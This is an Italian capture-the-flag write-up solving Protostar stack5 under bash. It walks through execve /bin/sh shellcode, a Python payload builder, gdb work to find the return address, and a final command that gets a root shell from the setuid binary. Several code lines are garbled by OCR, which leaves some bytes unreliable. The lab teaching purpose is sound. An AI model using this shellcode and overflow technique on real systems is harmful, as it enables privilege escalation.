

Soluzione CTF Stack5 (con bash)

In questo documento viene presentata la soluzione per completare la sfida CTF stack5 (di Protostar) sfruttando la shell *bash* anzichè *dash*, via SSH.


Collegamento SSH a Protostar

1. Aprire un emulatore di terminale nella macchina host;
2. Digitare il comando `ssh user@<IP-ADDRESS-Protostar>`.

Nel mio caso, con sistema operativo host Fedora 42, risulta una incompatibilità a livello di algoritmi di cifratura per SSH. In particolare, nella mia versione di Fedora gli algoritmi più vecchi sono stati rimossi da libcrypto, quindi anche specificando tramite parametro l'algoritmo da utilizzare per l'SSH si verifica un errore. Per potermi collegare a Protostar ho utilizzato un macchina virtuale intermedia con Ubuntu 18.04¹ alla quale mi collego via SSH e, una volta loggato, mi collego tramite il comando sopra specificato a Protostar.

Soluzione della sfida

1. All'avvio Protostar parte con la shell *dash*, per passare a *bash* è sufficiente digitare il comando `bash` e premere invio.




¹Scaricabile da <https://www.osboxes.org/ubuntu/>

2. Utilizzando un editor di testo, scrivere lo shellcode, che non cambia rispetto alla versione con dash, e salvarlo nel file *shellcode.s*. Per completezza riporto lo shellcode qui di seguito.

```
xor    %eax, %eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov     %esp, %ebx
mov     %eax, %ecx
mov     %eax, %edx
mov     $0xb, %al
int     $0x80

xor     %eax, %eax
inc     %eax
int     $0x80
```

3. Compilare lo shellcode con il comando `gcc -m32 -c -o shellcode.o shellcode.s`
4. Decompilare lo shellcode con `objdump` per ottenerne la codifica esadecimale.



```
user@protostar: ~ -- ssh osboxes@192.168.56.103
user@protostar:~$ objdump -d shellcode.o
shellcode.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0: 31 c0          xor    %eax,%eax
 2: 50            push   %eax
 3: 68 2f 2f 73 68 push   $0x68732f2f
 8: 68 2f 62 69 6e push   $0x6e69622f
 d: 89 e3         mov     %esp,%ebx
 f: 89 c1         mov     %eax,%ecx
11: 89 c2         mov     %eax,%edx
13: b0 0b         mov     $0xb,%al
15: cd 80         int     $0x80
17: 31 c0          xor     %eax,%eax
19: 40            inc     %eax
1a: cd 80         int     $0x80
user@protostar:~$
```

5. Creare il file `stack5-payload.py`, che inizialmente contiene la stampa dello shellcode in esadecimale.

```

user@protostar: ~ — ssh osboxes@192.168.56.103
#!/usr/bin/python

shellcode = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80'

print(shellcode)

-- INSERT --

```

6. Eseguire `python stack5-payload.py > /tmp/payload.primo` per salvare il payload nella prima versione.
7. A questo punto è possibile utilizzare `gdb` per poter individuare l'indirizzo di ritorno per sfruttare lo shellcode. Prima di fare ciò confrontiamo le variabili d'ambiente all'interno di `gdb` e all'esterno visibili rispettivamente nelle immagini 1 e 2.

[illegible]

Figure 1: Variabili d'ambiente shell

```
user@protostar: ~ -- ssh oshob@102.166.56.103
user@protostar: ~$ gub -q /usr/protostar/bin/stacks
Reading symbols from /usr/protostar/bin/stacks...done.
(gdb) show env
MAIL=/var/mail
USER=where-250kaur
SSH_CLIENT=102.166.56.103 42552 22
SSH_TTY=/dev/tty0
```

Figure 2: Variabili d'ambiente gdb

Rispetto alla versione con dash si notano diverse variabili in più, alcune riguardano SSH e altre i colori della shell. In `gdb`, vengono aggiunte le variabili `LINES` e `COLUMNS`, tuttavia eliminando solo queste l'attacco di buffer overflow genera un errore. Il motivo è la variabile `"_"`. Per ottenere informazioni su tale variabile è possibile leggere il manuale di `bash` con il comando `man bash`. In particolare, all'interno c'è scritto:

_ At shell startup, set to the absolute pathname used to invoke the shell or shell script being executed as passed in the environment or argument list. Subsequently, expands to the last argument to the previous command, after expansion. Also set to the full pathname used to invoke each command executed and placed in the environment

exported to that command. When checking mail, this parameter holds the name of the mail file currently being checked.

Ulteriori informazioni, che chiariscono quelle presenti nel manuale sono disponibili al seguente link <https://unix.stackexchange.com/questions/280453/understand-the-meaning-of>. In sintesi, il valore di tale variabile cambia da quando viene eseguito stack5 in **gdb** ed esternamente. Per ottenere l'indirizzo corretto è necessario eliminare da dentro **gdb**, tramite il comando **unset**, la variabile **_** insieme a **COLUMNS** e **LINES**. Di seguito tutti i comandi eseguiti in **gdb**.

```
user@protostar: ~ -- ssh osboxes@192.168.56.103
user@protostar:~$ gdb -q /opt/protostar/bin/stack5
Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) unset env LINES
(gdb) unset env COLUMNS
(gdb) unset env _
(gdb) disas main
Dump of assembler code for function main:
0x000483c4 <main+0>:  push    %ebp
0x000483c5 <main+1>:  mov     %esp,%ebp
0x000483c7 <main+3>:  and     $0xffffffff,%esp
0x000483ca <main+6>:  sub     $0x50,%esp
0x000483cd <main+9>:  lea     0x10(%esp),%eax
0x000483d1 <main+13>: mov     %eax,(%esp)
0x000483d4 <main+16>: call    0x00482e8 <gets@plt>
0x000483d9 <main+21>: leave
0x000483da <main+22>: ret
End of assembler dump.
(gdb) b * 0x000483d9
Breakpoint 1 at 0x000483d9: file stack5/stack5.c, line 11.
(gdb) r < /tmp/payload_primo
Starting program: /opt/protostar/bin/stack5 < /tmp/payload_primo

Breakpoint 1, main (argc=1, argv=0xbffff8a4) at stack5/stack5.c:11
11      stack5/stack5.c: No such file or directory.
   in stack5/stack5.c
(gdb) x/a $esp
0xbffff7a0:      0xbffff7b0
(gdb) █
```

L'indirizzo da usare come indirizzo di ritorno è (nel mio caso): **0xbfff7b0**

8. Modifichiamo *stack5-payload.py* nel seguente modo per ottenere il payload completo:

```

user@protostar: ~ -- ssh osboxes@192.168.56.103
~/usr/bin/python

ret = '\xb0\xf7\xff\xbf'
length = 76

shellcode = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\xb0xcd\x80\x31\xc0\x40xcd\x80'

padding = 'a' * (length - len(shellcode))


payload = shellcode + padding + ret

print(payload)

"stack5-payload.py" 12L, 282C
1.1
ALL

```

9. Eseguire `python stack5-payload.py > /tmp/payload_secondo` per salvare il payload nella versione completa.
10. Prova dell'esecuzione in `gdb`:




```
user@protostar: ~ — ssh osboxes@192.168.56.103
user@protostar:~$ gdb -q /opt/protostar/bin/stack5
Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) unset env LINES
(gdb) unset env COLUMNS
(gdb) unset env _
(gdb) r < /tmp/payload_secondo
Starting program: /opt/protostar/bin/stack5 < /tmp/payload_secondo
Executing new program: /bin/dash

Program exited normally.
(gdb) █
```

Viene correttamente avviata la shell!

11. Per poter provare l'attacco direttamente nella shell, a causa della variabile `_` va utilizzato il seguente comando: `(cat /tmp/payload_secondo; cat)|env -u _ /opt/protostar/bin/stack5`



```
user@protostar: ~ — ssh osboxes@192.168.56.103
user@protostar:~$ (cat /tmp/payload_secondo; cat)|env -u _ /opt/protostar/bin/stack5
whoami
root
id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
```

Viene correttamente avviata la shell!